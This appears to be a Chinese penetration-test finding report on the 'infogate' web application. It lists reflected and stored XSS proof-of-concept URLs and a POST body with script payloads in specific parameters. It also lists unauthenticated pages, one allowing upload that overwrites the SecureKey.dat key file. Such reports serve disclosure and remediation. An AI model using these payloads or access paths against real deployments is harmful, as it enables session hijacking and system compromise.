

## 反射性XSS


<http://192.168.51.44:8087/infogate/customer/infoview/index.jsp?modifypage=%22%20onload=%22alert(2)&cachedinfoviewid=1>





<http://192.168.51.44:8087/infogate/file/file_upload.jsp?BgColor=%22%3E%3Cscript%3Ealert(2)%3C/script%3E>




<http://192.168.51.44:8087/infogate/include/validate_upload_file.jsp?Direction=%22%3E%3Cscript%3Ealert(2)%3C/script%3E&SupportedExt=jsp>



http://192.168.51.44:8087/infogate/include/select\_index.jsp?UserIds=1%22;alert(1);//&GroupIds=1%22;alert(2);//&RoleIds=1%22;alert(3);//








## 存储型xss

<http://192.168.51.44:8087/infogate/customer/system/index.html>

以管理员身份进入系统配置，键值和描述字段都存在xss问题。





<http://192.168.51.44:8087/infogate/center.do>

<post-data><method type="save">infogate\_systemconfig</method><parameters><INFOGATECONFIGID><![CDATA[1]]></INFOGATECONFIGID><CDESC>

<![CDATA[提交表单的WCM目标地址]]>


</CDESC><CVALUE><![CDATA[http://192.168.51.63:8081/wcm/infoview.do]]></CVALUE></parameters></post-data>


修改其他配置为跨站脚本，也同样会在配置列表页面执行弹窗。



<http://192.168.51.44:8087/infogate/customer/infoview/header1.jsp>


header1.jsp中form表单action为系统配种的wcm地址，修改上述地址同样影响此处。






http://192.168.51.44:8087/infogate/customer/system/user\_addedit.html?objectid=0


注册页面：在对应字段添加js语句改后，点击进入用户列表页面、查看或修改用户信息，均会执行相应js语句；“仅用户名处无法添加js语句”，infogate网站支持注册用户，黑客无需进入系统便会对应用进行攻击，攻击成本较低。





http://192.168.51.44:8087/infogate/customer/system/user\_addedit.html?objectid=

同理修改用户信息，分别添加js语句，修改后，点击查看用户信息，或进入用户列表页面会执行相应js语句




## 未授权访问


未登录下可访问以下页面。

<http://192.168.51.44:8087/infogate/file/file_upload.jsp?AllowExt=dat>

通过此页面上传dat格式文件，即可上传覆盖系统的密钥文件SecureKey.dat。



<http://192.168.51.44:8087/infogate/include/user_select_index.jsp>



<http://192.168.51.44:8087/infogate/include/group_select_index.jsp>

